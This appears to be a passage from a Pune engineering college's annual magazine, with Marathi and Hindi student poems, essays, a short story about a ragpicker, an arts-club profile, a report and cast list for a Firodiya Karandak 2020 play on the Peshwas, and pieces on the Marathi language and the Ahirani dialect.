मैत्रिणींनी हळूहळू इतर पासधारकांशी संवाद साधून त्यांना समजावले की, काही लोकांचा प्रॉब्लेम असू शकतो, काहींना तातडीने काही कारणास्तव प्रवास करावा लागू शकतो. तर त्यांना सुद्धा बसायला द्या. बसायला जागा असूनसुद्धा दुसऱ्याला बसायला न देणं हे चुकीचं आहे पटवून दिले. हे सगळं पटवून देत असताना माणुसकीची भाषा हळूहळू लोप पावत चालली आहे हे लक्षात येऊ लागले. याच मुख्य कारण म्हणजे एकमेकांशी न होणार संवाद तसेच सतत एखाद्याचा द्वेष, मत्सर, कोणाच्यातरी पुढे जाण्याची वाढत चाललेली वृत्ती. मग ह्या सगळ्यावर उपाय म्हणजे माणुसकीची भाषा. मी शाळेत असताना वार्षिक स्नेहसंमेलनात अनेक दिग्ज्ज व्यक्ती यायच्या त्यांची भाषण व्हायची ते सगळं ऐकून वाटायचं की, आपण तर त्यांच्यासमोर एवढे लहान आहोत आपण काय करू शकतो समाजासाठी किंवा इतरांसाठी. कारण प्रत्येकावर सामाजिक ऋण हे असतातच. पण जेव्हा शिक्षणासाठी किंवा नोकरीनिमित्त बाहेर पडले, प्रवास करू लागले अनेक प्रकारच्या व्यक्ती भेटत गेल्या. यातून हळूहळू समजत गेले की, कसे वागावे व कसे वागू नये.

मग असे उमजायला लागले की, आपण मोठं काही करू शकत नाही, पण माणुसकीच्या भाषेचे अवलंबन करून नकीच इतरांना थोडासा आनंद देऊ शकतो. सकाळी नोकरीच्याठिकाणी गेटमधून आत येताना जे सिक्युरिटी आहेत त्यांना जर आपण सुप्रभात म्हंटले तर त्यांनासुद्धा फार आनंद होईल. तुम्ही फक्त पहिले २ दिवस म्हणा ते आपोआप तुम्हाला तिसऱ्या दिवसापासून स्वतःहून सुप्रभात म्हणतील. एवढाच कशाला सकाळी आल्या आल्या ज्या व्यक्ती भेटतील त्यांना तुम्ही स्वतःहून सुप्रभात म्हणा बघा तुमचा व त्यांचा दिवस किती छान जातो ते. तसेच एखादी व्यक्ती काहीतरी वाईट बोलली तर त्या व्यक्तीला माफ करून पुढे जायला शिका त्रास होईल पण सवयसुद्धा होईल. प्रत्येक वेळी पैशानेच मदत होते असे नाही, एखादी व्यक्ती दुःखी असेल तर तिचे सांत्वन करा. तिच्या वाईट काळात त्या व्यक्तीला साथ द्या. ह्या सर्व गोष्टींमुळे आपल्याला किती समाधान मिळते ते बघा. हि माणुसकीचीच भाषा आहे आणि प्रत्येकाने आपलपल्या प्रमाणे जोपासावी असे वाटते. आणि आजच्या काळात सगळं काही आहे आपल्याकडे पण माणुसकी कमी होताना दिसते आहे. एखाद्याबद्दल चांगलं बोलता येत नसेल तर वाईट तरी बोलू नये. एखादा चुकला तर त्याला समजवून सांगा त्याची खिल्ली उडवू नका. हि माणुसकीचीच भाषा नाहीतर काय आहे. मी जे काही लिहिले आहे ते सर्वानाच पटेल असे नाही. पण हि शिकवण मला माझ्या आई वडिलांनी तसेच माझे गुरुवर्य शिक्षक यांनी दिली. शेवटी एवढच सांगू इच्छिते नेहमी दुसऱ्यांना मदत करत रहा. छोट्या छोट्या चांगल्या गोष्टींमधून मोठी चांगली गोष्ट घडत असते. प्रत्येकाने प्रत्येकाशी एक माणूस म्हणून वागलं पाहिजे असे मला वाटते. शेवटी मला माझे आई वडील तसेच गुरुवर्य शिक्षक व माझ्या आयुष्यातल्या सर्व अश्या व्यक्ती ज्यांनी मला वेळोवेळी प्रोच्छाहन दिले माणुसकीच्या नात्याने मला शिक्षणासाठी मदत केली ह्या सर्वांचे आभार मानते. धन्यवाद.

सौ. पुष्पा वि. हिरवे
ग्रंथपाल, मध्यवर्ती ग्रंथालय
ए. आय. आय. एस. एस. एम. एस.
आय. ओ. आय. टी, पुणे

मी

होतो एक अंश मात्र मी
विश्वाशी चार हात लांब मी...
जन्म दिला एके दिवशी
दैवी ह्या मायबापांनी....

बोलू लागलो मग कोड्यातून
प्रयत्नात,व्यक्त होण्याच्या मी....
चालू लागलो मग बेभान
अंगणात जीवनाच्या मी.....

नव्हती खोट तान्ह्या जीवात
संस्कार गर्भातूनी.....
अनुभवू लागलो हृदयातून
मनुष्यता कर्मातुनी.....

रचता रचता ह्या हातांनी
भव्य अवघं आयुष्य मी....
सोडली मागे पवित्रता
झालो स्वार्थी काळजाचा मी...

नाही आज मी तो भोळा
होतो जो भाबडा बाळ मी...
माणसांच्या ह्या गर्दीत
हरवलो पुरता माझा मी...

-पवन सागडे
(SE-B, E&TC)

पाऊस मी, आभाळ तू
सूर्य मी, आकाश तू
पर्ण मी, ओस तू
आयुष्य मी, अर्थ तू...

ओळ मी, शब्द तू...
शब्द मी, वर्ण तू
ध्वनी मी, स्वर तू...
माणूस मी, माणुसकी तू

जीव मी, गर्भ तू...
वाक्यातला संदर्भ तू
कृत्य मी, तात्पर्य तू..
पुष्प मी, गंध तू

-पवन सागडे
(SE-B, E&TC)

चालतात सगळे...
तयार झालेल्या पाय वाटेवर...
चालतात सगळे...
तयार झालेल्या पाय वाटेवर...
पण मला मात्र माझी वाट...
स्वत:हा निर्माण करायची आहे,
माझ्या आयुष्याचे चित्र...
कोण रेखाटतआहे ते माहीत नाही...
माझ्या आयुष्याचे चित्र...
कोण रेखाटत आहे ते माहीत नाही
पण रंग मात्र त्यात मला माझ्या आवडीचेच भरायचे आहेत.

-प्रथमेश जमखंडे
(SE-Compute, 1st Shift)

पाऊस

चालू झाला होता पावसाचा महिना.
माळ्या वरुन काढून ठेवली होती छत्री,
पण घ्यायचीच विसरून गेलो.

त्यारात्री भरपूर पाऊस पडला आणि
त्याच पावसात माझी डायरी मात्र भिजुन गेली.

जिला भेटायला जायचे होते ती खुप दुर होती.
चिखलाने माखलेल्या रस्त्यात
माझी सायकल रुतून बसली होती
म्हंटल चालत जावं, म्हंटल चालत जावं
पण माझे पायसुध्दा त्याच चिखलात पार जखडून गेले होते.

नवीन शिवलेली पॅन्टसुध्दा चिखलाने रंगलेली होती.
त्यारात्री भरपूर पाऊस पडला आणि
त्याच पावसात माझी डायरी मात्र भिजुनगेली.
तीने दिलेल्या चिठ्ठीवरील फोन नंबर सुध्दा अस्पष्ट झालेले होते.

तीला काहीतरी सांगायचे होते, आणि
ते मला जशास तसे लिहून घ्यायचे होते.
अनेक अडचणींवर मात करून
शेवटी तिच्यापर्यंत पोहचलो.

सांगायला ती तर होतीच ओ आणि ऐकायला मी सुद्धा,
पण एका लेखकाला लिहून घ्यायला काहीच न्हवते.
त्यारात्री भरपूर पाऊस पडला आणि
त्याच पावसात माझी डायरी मात्र भिजुन गेली.

–प्रथमेश जमखंडे
(SE-Compute, 1st Shift)

रोजच्या सवयींनप्रमाणे

रोजच्या सवयींप्रमाणे
बसवावे तुला माझ्यासमोर.
अनुरेखावे तुझे चित्र, तुझेच चित्र
कॅनव्हासचा होऊन जाऊदे स्वर्ग.

घ्यावी पेन्सिल अन काढावे तुझे
डोळे, नाक आणि ते सुंदर ओठ
त्याच ओठांना द्यावा तोच फिक्कट गुलाबी रंग.

पुन्हा तोच ब्रश पाण्यात मिसळून उचलावा दुसरा रंग, अन्
रंगवावे तुझे चित्र, तुझेच चित्र.

माझे मलाच समजले नाही इतका उशीर कधी झाला,
माझे मलाच समजले नाही इतका उशीर कधी झाला,

तुझ्या चित्रात हा चित्रकार तर कधीच आंधळा झाला होता,
कधीच आंधळा झाला होता.

–प्रथमेश जमखंडे
(SE-Compute, 1st Shift)

मैत्रीदिन

आजच आहे तो दिवस जणू,
आला बऱ्याच काळाने.
जन्म झाला त्याचाच जणू,
कृष्ण सुदामाच्या नात्याने.

चिंब पावसाच्या सरीत येतो,
श्रावणाच्या पहिल्यार विवारी.
आठवण येते आज त्यांची,
मैत्री जपली जिवापरी.

टिळक-आगरकर होते तेव्हा,
स्वातंत्र्यासाठी एकत्र लढले .
नाही सोडला ध्यास मनातील
दुःख साऱ्यांचे अद्रुष्य झाले.

चित्रपटात ही राखली जाण,
जय-विरूच्या जोडीने.
पातळी आनंदाची वाढत गेली,
रँचो-फरहान-राजूच्या खोडीने.

विवांच्या लेखणीतून नटसम्राट घडला,
नाना व लागूमूळे प्रकटला.
गणप्या व राम्याची जोडी,
जाता जाता अजरामर करून गेला.

मैत्रीचा हा विषयचं जणू,
आहे तसा खूपचं खास.
फक्त सुरू करण्याचा अवधी,
गप्पा रंगतील तासंतास.

प्रश्न बाकी मैत्रीचा आपुल्या,
उत्तर काही कठीण नाही.
माझा हात घट्ट पकडा,
तुमचा हात सोडणार नाही.

कधीतरी येईल शंका मनात,
आपल्या मैत्रीत झोल आहे.
मित्र मैत्रिर्णीनो लक्षातठेवा,
आपली मैत्री खूप खोल आहे.

-अथर्व गौतम
SE Electronics & Telecommunications

"माणसाच्या आयुष्यात सुख दुःख एकामागोमाग येतच राहतात; पण मानवी मनाला दुःखाचा काळ खूप गहन, गंभीर आणि मोठा वाटतो, तर सुखाचा काळ लगेच सरत असल्यासारखा वाटतो, इतका की जणू या सुखाच्या अंतीच मानवी मनाला दुःखाची चाहूल लागते . याविषयी भाष्य करणारी ही कविता."

त्या रात्री नदीकिनारी
एक टिटवी टीवटीवली,
शांत गंभीर अंधाराला
गूढ ती सांगूनी गेली!
अंधाराचे शांत पारायण
विस्कळून टाकले टिटवीने,
काळोखाच्या राज्यामध्ये
आली होती ती नेमाने!
अशूभाच्या संकेताने
सुन्न पडल्या दिशा चारी,
अंधाराला ही जाणवू लागल्या
धुमसणाऱ्यावायू लहरी !
थरथरणाऱ्या पानांमधुनी
भयानक का आवाज येई?
गवता मधुनी सळसळताना
भुजंग आता पलायन करी!

घुबडाच्या डोळ्यांमधूनी
गोल चक्र तयार होई,
अंधाराच्या खोल व्युहाचे
रूप आता कुरूप होई!
प्रभातीच्या तेजोकिरणांनी
अंधार सारा नाश पावला,
प्रकाशाच्या अस्तित्वाने
आसमंत उजळून गेला !
संध्येचे पुनरागमन आता
तिमिराची चाहूल देऊ लागला,
वातावरणात शुष्क, गंभीर
आवाज हा फिरू लागला!
सुखदुःखाचा प्रवास हा
कधीं संपला मनुष्याचा!
अंधार प्रकाशाचा प्रवेश
होई मागोमाग सदाचा.

-कृतिका कमलाकर देशमुख
T.E (A) E&TC

चुकली दिशा, भरकटला मार्ग
त्रास हा मनात अन् वेदना आर्त
खोल हृदयात,
एक किंकाळी स्वतःची
म्हणे, वाट चुकलास तू माझ्या शोधाची.

विचारांनी भरभरून मस्तकात रहावे
न राहवून पुन्हा डोळ्यातून सांडावे
विचल मन अस्थिर अन स्नायू बधिर
एकच हाक ऐकू येई दोहोंची
म्हणे, वाट चुकलास तू माझ्या शोधाची.

पायांनी ही होवोनी स्तब्ध
साथ सोडली, अन्गळून गेले स्कंध
डोळे काढताना चित्र भविष्याची
म्हणे, वाट चुकलास तू माझ्या शोधाची.

मार्ग भरकटला,
तरी प्रवास न सुटला
चुकलेल्या वाटेवर तो पुन्हा सुरु झाला
इच्छित ध्येयाची आस मनात येई
नव्या स्वप्नांची नवी दिशा होई
एकवटु निरक्तास गुढी उभारे बळाची
म्हणे, वाट सावरली तू स्वतःच्या शोधाची.

-कृतिका कमलाकर देशमुख
T.E (A) E&TC

या केविलवाण्या चेहऱ्यामागचे
रहस्य मला समजेल का ?

तुझ्या गोड हसण्या मागचा
हेतू मला उमगेल का?

दिवसाच्या लख्ख प्रकाशात
अदृश्य आकृती दडलेली
नदीच्या संथ प्रवाहात
तरंग होऊन वाहणारी
त्या शांत, संथ रुपामागचा चेहरा मला दिसेल का?

तुझ्या या वागण्याचेकोडे मला सुटेल का?
शिशिरातील निष्पर्ण झाडासम
कधी सुन्न झालेली,
कधी वसंता परी तू
आनंदून बहरलेली
तुझ्या खुलन्या, रुसण्याचे चक्र मला कधीसमजेल का?

स्वतःमध्ये गुंतलेली तू, मला समजून घेशील का?

स्वार्थ जरी या नात्यामागे
तरी वाईट त्यास मानू नको
माझ्या प्रेमाचे जरी ते प्रतीक
तरी नावे त्यास ठेवू नको
करून पाहिला विचार तुझा जसामी
तसा तुही एकदा करशील का?
माझ्या मनामागचे पुस्तक उघडून जरा बघशील का?

-कृतिका कमलाकर देशमुख
T.E (A) E&TC

काही लिहायला बसल्यावर
काही सुचेलच असे नाही,
मेंदूला जरी ताण दिला
तरी कोडे सुटेलच असे नाही.

कल्पनेने नवा जन्म घ्यावा
आणि विचारांनी तिचे पोषण करावे
अलगद अपेक्षांचेओझे
मनातून मग कमी व्हावे.

गर्व वाटावा नवनिर्मितीचा
इतकी मोहक ती असावी
इतर कुणाच्याही शक्तींची
छाप तिच्यावर नसावी.

पण मनाची पाटी माझी
अनेकदा कोरीच राहते
बहुधा आधी लिहिलेल्या तिला
मी वाचलेलीच नसते.

मग कधीतरी उमटतात छटा
त्या काळ्यापाटीवर
रंगीबेरंगी होऊन
नाना रूपे घेऊ लागतात ती वर

अन पुन्हा सर्व रंग संपून जातात
कोरी पाटी मग कोरीच राहते ,
तिच्यात रिकामी पोकळी ही तयार होते!

-कृतिका कमलाकर देशमुख
T.E (A) E&TC

धरित्री

काळ्याभोर ढगांचा गर्दीत धरणीही बावरली
श्रावणातल्या सरींनी मेघवेडी ओलीचिंब भिजली.

साद घालीते कोकिळा नभी निळा चंद्र न यावा
इतक्या दिवसांचा दुरावा दुरूनच का सरावा.

व्याकुळले मन सागरापाशी शांत न व्हावे
उघडता पाऊस सूर्याने धरणी ही का तळपावे.

आसुसल्या ह्या धरित्रीला
क्षितिजापल्याड कुणी न्यावे.

आस भरल्या डोळ्यात दिशा तरी दिसाव्या
एकट्या वेड्या जीवाला सांब शिव कधी मिळावा.

-चेतन आहेर
प्राध्यापक, संगणक विभाग

स्वप्नातील कवयित्री

स्वप्नाळू असलेल्या या कवीच्या
स्वप्नात एक कवयित्री आली,
हातात हात घेऊन अलगद
हळूच कानात पुटपुटली -

संवादातून विचारांचे धागे जुळले,
नकळतच तुझ्यात समरस झाले...
बघ ना शोधता शोधता वाट प्रेमाची,
तुझ्यातच स्वतःला हरवून बसले.

तिला उत्तर देता आल असतं पण
मी शांत राहणंच स्वीकारलं,
ती निघून जाण्या आधी तिला
डोळे भरून पाहिलं;

पण
खोडकर वाटणारी ती खरंच अल्लड निघाली,
मिठीत माझ्या सामावण्या आधीच
भरकन उडून गेली!

-शुभम सोनटक्के
F.E. Computer 2nd Shift

वादळानंतरचे वादळ

करायचं होत काहीतरी मोठ्ठं
कशामुळे आज लडखडतोय?
निराशेच्या ओसाड वाटांवर
का मी एकटाच बडबडतोय?

भय नव्हते आव्हानांचे कधीच
ना पराजयाला घाबरायचो
विदुरस ही झुंज देईन
अश्या उर्मित वावरायचो.

हात लावेन ज्या मातीस ती
सोनं करण्याची होती सिध्दी
बुद्धिवंतास ही क्षणभर चकवेल
होती त्या तोडीची बुद्धी!

पण,
हरवला आहे तो रुबाब आता
संपला आहे तो थाट
करमणुकीच्या गटार गंगांनी
भटकवली आहे वाट.

वीट आलीय आता या सगळ्याची
पुरे झाले हे झुरने
जिंकणाऱ्या मनाला
मान्य नाही इतक्यातच हरणे.

परत नव्याने आता सुरुवात करायचीय
तीच सिध्दी परत मिळवण्या -
पूर्णत्वाच्या वाटेवर चालायचय;
स्वतः मध्ये हरवलेल्या स्वतःला

स्वतःच शोधायचय;
स्वतः मध्ये असलेल्या योद्ध्याला
परत जागं करायचंय!

-शुभम सोनटक्के
F.E. Computer 2nd Shift

हैं क्यों तनाव से घिरा?
क्यों हैं तेरे ख्वाबों में अंधेरा?
क्यों हैं अंदर खामोशी तेरे?
कैसा भीतर दर्द ये गहरा?

क्यों हैं खयाल नाराज़ तेरे मन से?
क्यों छोड़ी आँखों ने वफ़ाई तेरी नज़र से?
हैं क्यों जोश जुदा तेरे बदन से?
क्यों तेरा कारवाँ दूर तेरे मंज़र से?

पूछ यही सवाल तेरे ज़मीर को
जगाकर तेरे सोए उम्मीदों के कलम को
भरके उमंगों से तेरे रगों को
चल दे ज़िंदगी के रास्ते पर
उठाकर तेरे मज़बूत कदमों को....

– पवन सागडे
(SE-B, E&TC)

काय लिहू तिच्याबद्दल?
तिला पाहताच माझे सारे शब्द
जणू पळूनच जातात,
तिच्या त्या अल्हड डोळ्यांमागे
लपून बसतात...
शोधण्यासाठी त्यांना मी
आसुसलेपणाने तिच्याकडे पाहतो,
पण ती नजरच मिळवत नाही
यात माझा काय दोष?

–शुभम सोनटक्के
F.E. Computer 2nd Shift

खबर आयी
उस काफ़िले से आज
जिसमे खुशियों की बौछार थी,
प्यार कभी कम न था;
पता चला –

रुक गया था जिस दिन
अपने जानने के लिए,
मेरी गैरमौजूदगी का
किसको कोई गम न था।

– पवन सागडे
(SE-B, E&TC)

मक़सद

सुबह ७:४०, मुझे जबरदस्ती उठाया गया, बाइक निकाली और निकल पड़े, घर से बस ५ मिनट की दूरी पर थी वो जगह। बाइक रोकी *wait* करने लगे तभी एक आदमी आया, उसके हाथ में एक झोला था, उसमे फेंके हुए कचरे से प्लास्टिक इकट्ठा करता था।

मालिक ५-१० रुपया दे दो, चाय पिलूंगा मालिक।
पापा, चलो मेरे साथ, काम दूंगा खेती में, ५०० रुपया रोज़ दूंगा। करोगे काम?
बस ५-१० रुपया दे दो मालिक।
काम करके कमाओ, फोकट नहीं दूंगा।

काम करूंगा ना मालिक, कहां है आपकी खेती?
XYZ गाव में।
आऊंगा मालिक, क्या काम करना है?
खेती का सब काम, जो बोले वो।
करूंगा मालिक, मजबूरी में यह थैला उठा लिया, में झजझ का कामगार हूं।
पापा मोबाइल चेक कर रहे थे और उसकी बातों पेजराभी ध्यान नहीं दे रहे थे,
अच्छा है ना, झजझ का काम करो फिर।
यहां किसिकी पहचान नहीं है मालिक।
पापा अभी भी *WhatsApp* मैसेजेस पढ़ने में बिज़ी थे, मैं देता हूं तुम्हे नंबर, बात करलो।
मालिक मोबाइल .....

उसकी बात पूरी हुई ही नहीं तभी पापके दोस्त की कार आगई। मेंनेपापकी बैग और एक थैला जिसमें बहोत सारी फाइलें थी वो कार में अच्छेसे रखा, डोर बंद करदिया, पाप चले गए।

मैं बाइक की तरफ मुड़ा, वो आदमी अभी भी वही था। बाइकस्टार्ट की तभी दबके आवाज में वो बोला,
पापा काम का कुछ बोल रहे थे।
खेत में काम करने के लिए गांव के लोग लगाए है।
वो बड़ी निराशा के साथ नीचे देखते हुए बोला, लगाए है।

मेंने उसकी तरफ देखा, फटा हुआ शर्ट, गंदी, मैली हुई पैंट, पीठ पे कूड़े से उठाए हुए प्लास्टिक के टुकड़े, बोंतले और उसका वो लाचार चेहरा। वो सच में जरूरतमंद था इसीलिए इतनी देर रुका रहा, काम के बारे में पूछता रहा। सुबह नींद से उठ कर आया था तो मेरे पास कुछ भी नहीं था बस छोटे भाई के बिस्किट्स के लिए ₹१० लाए थे, वो पैसे उसको दिए, हमारी फैमिली भिखारी/मांगने वालों को कभी पैसे नहीं देते, हम उनको खाना या खाने के कोई चीज दे देते है पर मैंने उसे क्यों पैसे दिए पता नहीं। उसेने पैसे माथे पेलगाए,मेरी तरफ देखा और बोला, मालिक।

थोड़ा आगे जाकर यूटर्न लिया, अब में डिविडर्स के इस साइड था, वो अभी भी मेरी तरफ देख रहा था। डिविडर्सपे लगे छोटे छोटे पेड़ो के अंदर से उसकी वो आंखें दिख रही थी।औरवोवो शब्द ' मालिक ' मेरे कानो में इस तरह से गूंज रहा था मानो किसी इकोप्वाइंटपे आया हूं।

-शुभम सोनटक्के
F.E. Computer 2nd Shift

(Dear readers, here I am signing off with an open end. This incident gave me one more purpose to live. You are free to draw your own conclusions.)

आम्ही कलाकारी !!

आपल्या कॉलेजच्या *basement* मध्ये एक *room* आहे. तिथे क्वचितच कोणाच्या *mobile* ला *range* मिळते . पण, तिथे कॉलेजच्या सगळ्या कलाकारांचे मन जुळते आणि *creativity* मिळते. रंगमंचावर एक नवीन जग निर्माण करण्याची ताकद त्या *room* मध्ये आहे. आम्ही सगळेत्या *room* ला 'कलाकारी' म्हणतो !

खरंतर त्या कलाकारी *room* ने आम्हाला खूप काही दिले आहे . तुमच्या सहकारी मित्रांवर आणि तुमच्या कलाकृतीवर निखळपणे प्रेम करायला शिकवले आहे. एकंदर, सोप्या भाषेत कलाकारीही *ISSMS IOIT* कॉलेजच्या विद्यार्थ्यांची "*Artist Community*" आहे. जिथे वेगवेगळ्या कला ज्ञात असलेले किंवा विविध कला शिकू इच्छिणारे कलाकार एकत्र येतात, त्यांची कलाकृती सादर करतात आणि आपसूकच एकमेकांपासून खूप काही शिकतात. थोड्यात *sharing* से *learning* हा आमच्या कलाकारीचा फंडा आहे. **Engineering** च **Technical** शिक्षण देणाऱ्या आपल्या कॉलेजमध्ये कलाक्षेत्राचे शिक्षण कलाकारी देते. फक्त फरक इतकाच आहे की, कलाकारीमध्ये शिक्षक तुम्हीच आहात आणि विद्यार्थीही ! इथे तुम्हाला जे काही शिकायचे आहे,ते स्वतःहून शिकावे लागते. मी जेव्हा कलाकारीत आलो होतो, तेव्हा मला कलाक्षेत्रातले फारसे काही येत नव्हते. पण, खूपकाही शिकण्याची प्रचंड इच्छा होती. सुरुवातीला *acting,* नंतर *script writing* आणि नंतर *direction* या सर्व क्षेत्रांमध्ये माझी आवड कलाकारीमुळेच निर्माण झाली. सध्या कलाकारीचे अनेक *ex-members artistic field* मध्ये *professionally* काम करत आहेत.

सध्या इथेच थांबतो. पण, हो तुम्हा सर्वांना लवकरच कलाकारीच एक नवीन नाटक घेऊन, कलाकाराची संपूर्ण *team* भेटेल नाट्यगृहात !!

– चैतन्य राजापुरे
BE, Instrumentation Department

'फिरोदिया करंडक २०२०' या विविध गुणदर्शी स्पर्धेमध्ये आपल्या महाविद्यालयाने सादर केलेल्या एकांकीके चे वृत्तान्त लेखन :

अजूनही भगवा डौलाने फडकत आहे.

लेखक आणि दिग्दर्शन	:	चैतन्य राजपुरे,
(संयुक्तपणे)	:	नीरजरानडे.
संगीत दिग्दर्शन	:	रोहित तरटे
ध्वनि संयोजन	:	रचित देव
नेपथ्य	:	गोविंद वाघमारे, हिमांशू जावळे.
वेशभूषा	:	जयमाला पवार, कृतीका देशमुख.

सदरच्या नाट्य लेखनास उत्तरपेशवाई म्हटल्यास वावगं ठरणार नाही. हिंदवी साम्राज्याचा झेंडा अटकेपार फडकवणाऱ्या राघोबादादासारख्या कर्तबगार पुरुषाच्या घरगुती बैठकीतून 'ध'चा'मा' होतो आणि पेशवाई रक्तरंजित होते. नाट्यसादरीकरणात नारायणराव पेशव्यांचा खून प्रकाशछाया तंत्रज्ञानाच्यामाध्यमातून अत्यंत प्रभावीपणे दाखवला आहे. ह्यामध्ये सातमजली शनिवारवाड्यात धावपळ झालेले, 'काका मला वाचवा म्हणणारे' नारायणराव आणि त्यांचा पाठलाग करून गारध्यांनी पाठीवर केलेला वार प्रेक्षकांच्या हृदयाचा ठोका चुकवतो.

राघोबादादा पेशवेपदी विराजमान झाल्यानंतर आलेली विलासता अतिशय व्यवस्थितपणे मांडली आहे. भव्यदिव्यसेट, नृत्याची

उत्तमपेशकश, त्याचे संगीत नियोजन अतिशय भव्यपणेमांडण्यात संघ यशस्वी झाला आहे. नानाफडणीस आणि सखारामबापू बोकीलयांचा मुत्सद्दीपणा गर्भवती असलेल्या श्रीमती गंगाबाई यांना पुरंदर येथे सुरक्षित ठेवण्यात दिसून येतो. गंभीर तसेच शोकाकुल विषयात दोन शिपायांमधील संभाषण प्रेक्षकांना हसायला भाग पाडते.

न्याय व्यवस्थाची छत्रपतींनी बसवलेली घडी ह्याकाळापर्यंत टिकून आलेली दिसते आणि म्हणूनच की काय भर दरबारात रोघोबादादांवरती नाना आणि बापूयांच्याकडून आरोपपत्र दाखल केले जाते. नानाफडणीस व सखाराम बापू बोकीलयांनी त्यांच्या शौर्याने, चातुर्याने आणि मुत्सद्देगिरीने पेशव्यांच्या मासानादिस एक योग्य राज्यकर्ता मिळवून दिला हे सदर नाटकातून अतिशय व्यवस्थितपणे मांडण्यात आले आहे.

-प्रा. श्री. व. अरळीकर
शब्दांकन: शुभम सोनटक्के *(FE)*

पात्रपरिचय

रघुनाथराव पेशवे	:	नीरज रानडे (+ताशा)
नाना फडणीस	:	चैतन्य राजापुरे
सखारामबापू बोकील	:	अभिषेक वतनी
गंगाबाई	:	कृतीका देशमुख
नारायणराव पेशव	:	पवन सागडे
दाजीबा/हंबीरराव	:	पवन चौगुले (+ पोवाडा)
केशव पंत	:	यश महाजन
आनंदीबाई	:	अंकिता बाणाईत
दुत	:	अथर्व गौतम (+मावळा+शॅडो)
किल्लेदार	:	गोविंद वाघमारे व हिमांशू जावळे

संगीत विभाग

रोहित तरटे	रचित देव
एन व्ही रोशनी	पवन सागडे
अभिषेक नलग	हरी श्रीनिवास
अनिकेत अहेर	सर्वेश रोडी
ऐश्वर्या आढाव	

नृत्यविभाग

जयमाला पवार
गुंजन क्षीरसागर
संस्कृती पडावळ
सेजल देवळीकर (+कत्थक)
प्रियांका हराळे (+पहारेकरी)
वैष्णवी सूर्यवंशी (+शॅडो+ गारधी)

चित्रकार

अंकिता बाणाईत (+पझलइव्हेंट)
प्रथमज मखंडे (+मावळा +दरबारी + *UV* इव्हेंट)
मैत्रेयी भंगाळे (+*UV* इव्हेंट)

शॅडो ॲक्ट

शुभम सोनटक्के (+मावळा +दरबारी +*UV* इव्हेंट +पहारेकरी)
ऋतुजा पवार (+*UV* इव्हेंट +पझलइव्हेंट)

बॅकस्टजे & आउट टीम मेंबर्स

मयुर कासार (+दरबारी)	प्रथम पडळे
स्वप्नील जगताप	प्रसाद अमोलिक
सुमित उगले	अनिकेत नरोडे

मराठी पाऊल पडते पुढे

लाभले आम्हास भाग्य बोलतो मराठी
जाहलो खरेच धन्य ऐकतो मराठी
धर्म पंथ जात एक मानतो मराठी
एवढ्या जगात माय मानतो मराठी मराठी

म्हटलं की सुरेश भटांचं हे मराठी भाषेचे अभिमान गीत आठवल्याशिवाय राहत नाही .इसवीसन दहाव्या शतकातील 'चामुंडेश्वरी राज्य' या वाक्यात मराठी भाषेतील पहिले वाक्य म्हटले जाते. तेव्हापासून ते आता एकविसाव्या शतकापर्यंत मराठी भाषेचा प्रवास चालू आहे.

मराठी भाषा काही गोष्टी आपोआप येतातच आणि संत हे त्यापैकीच एक महाराष्ट्राला आणि पर्यायी मराठी भाषेला फार मोठी परंपरा आहे. बाराव्या शतकात होऊन गेलेल्या थोर संत संत शिरोमणी ज्ञानेश्वर महाराजांच्या ज्ञानेश्वर महाराजांनी श्रीमंत श्रीमद भगवत गीतेत ज्ञानेश्वरीच्या केले .मराठी भाषेच्या प्रचार आणि प्रसार यामागे त्यांचा मोठा हातभार आहे.

हा चित्रपट मराठी भाषेतील पहिला चित्रपट गणला जातो हा चित्रपट भारतातील चित्रपट सृष्टीचा पहिला पहिला चित्रपट आहे. पुढे विसाव्या शतकात मराठी भाषेचे अधिकच दृढ होत गेली. मराठी साहित्याचा पाया संत साहित्याने रचना त्याचा प्रसार होऊ लागला वि वा शिरवाडकर व पु काळे पु ल देशपांडे यांच्यासारख्या काही ठिकाणी त्यात मोलाचे योगदान दिले, तर महाराष्ट्राचे लाडके व्यक्तिमत्त्व म्हणून संबोधले जाते.

महाराष्ट्र हा स्वतंत्र राज्य आणि मराठी भाषेच्या संवर्धनासाठी विशेष प्रयत्न घेतले.घेतले जाऊ लागले एकविसाव्या शतकात मराठीने अधिकच जोर धरला शिक्षण मनोरंजन व्यवसाय अशा विविध क्षेत्रात मराठी भाषेचा झेंडा डौलाने फडकत आहे नुकताच बॉलीवूड मध्ये आलेला सैंबा या चित्रपटात असलेली मराठी कलाकारांची पाऊस ही गोष्ट प्रकर्षाने जाणवते उद्योग क्षेत्रात शरद तांदळे यांच्यातर्फे उद्योजकांनी महाराष्ट्राचे नाव भारतभर पोहोचवला मराठीचे होणारी ही वाटचाल पाहून प्रचंड आनंद होतो पण एक प्रकारची भीती ही संभवते वाटते सतावते सध्या इंग्रजी इंग्रजी व मराठी माणसांची कारणीभूत आहे.

सध्या इंग्रजी शाळेत इंग्रज इंग्रज चालले ही मराठी माणसाची जी ह्या भी तेच कारणीभूत आहे मराठी भाषेचा इतिहास मराठी भाषेला लाभलेला सांस्कृतिक वारसा मराठी माणसाने आपल्या स्वभाषेची अभिवृद्धी करावी एवढीच अपेक्षा.

-शुभम सोनटक्के
प्रथम वर्ष संगणक

अहिराणी बोलीभाषा

अहिराणी ही एक मराठीची बोलीभाषा आहे. ही प्रामुख्याने खानदेश प्रदेशात बोलली जाते.

जळगाव धुळे नंदुरबार हे तीन जिल्हे औरंगाबाद जिल्ह्यातील कन्नड तालुक्याचा काही भाग आणि नाशिक जिल्ह्यातील कळवण सटाणा मालेगाव देवळा या तालुक्यात ती बोलली जाते. या भूप्रदेशातील लोक आहेराणी बोलत असले तरीही वाचन आणि लेखन यासाठी प्रमाण मराठी भाषेत वापर करण्याचा कल आढळतो.

जुन्या खानदेश परिसरात म्हणजे अजिंठ्याचे डोंगर सातपुड्याच्या डोंगर चांदवडचे डोंगर आणि वाघूर नदी या खोल खदानीत वास्तव्यात असलेले अहिर अहिराणी बोलत. खानदेश परिसरातील महिलांच्या वास्तव्यामुळे सत्तेतील त्यांच्या प्रॉब्लेम मुळे व परिसरातील सर्वांच्या बोलून व अहिराणी बोली भाषेचे छाप पडली, यातून खानदेशी सामाजिक आणि प्रादेशिक प्रभावित झाले आहेत झाले.खानदेशातील सर्व जातींचे बोली ही अहिराणी छाप असणारी बोली आहे.

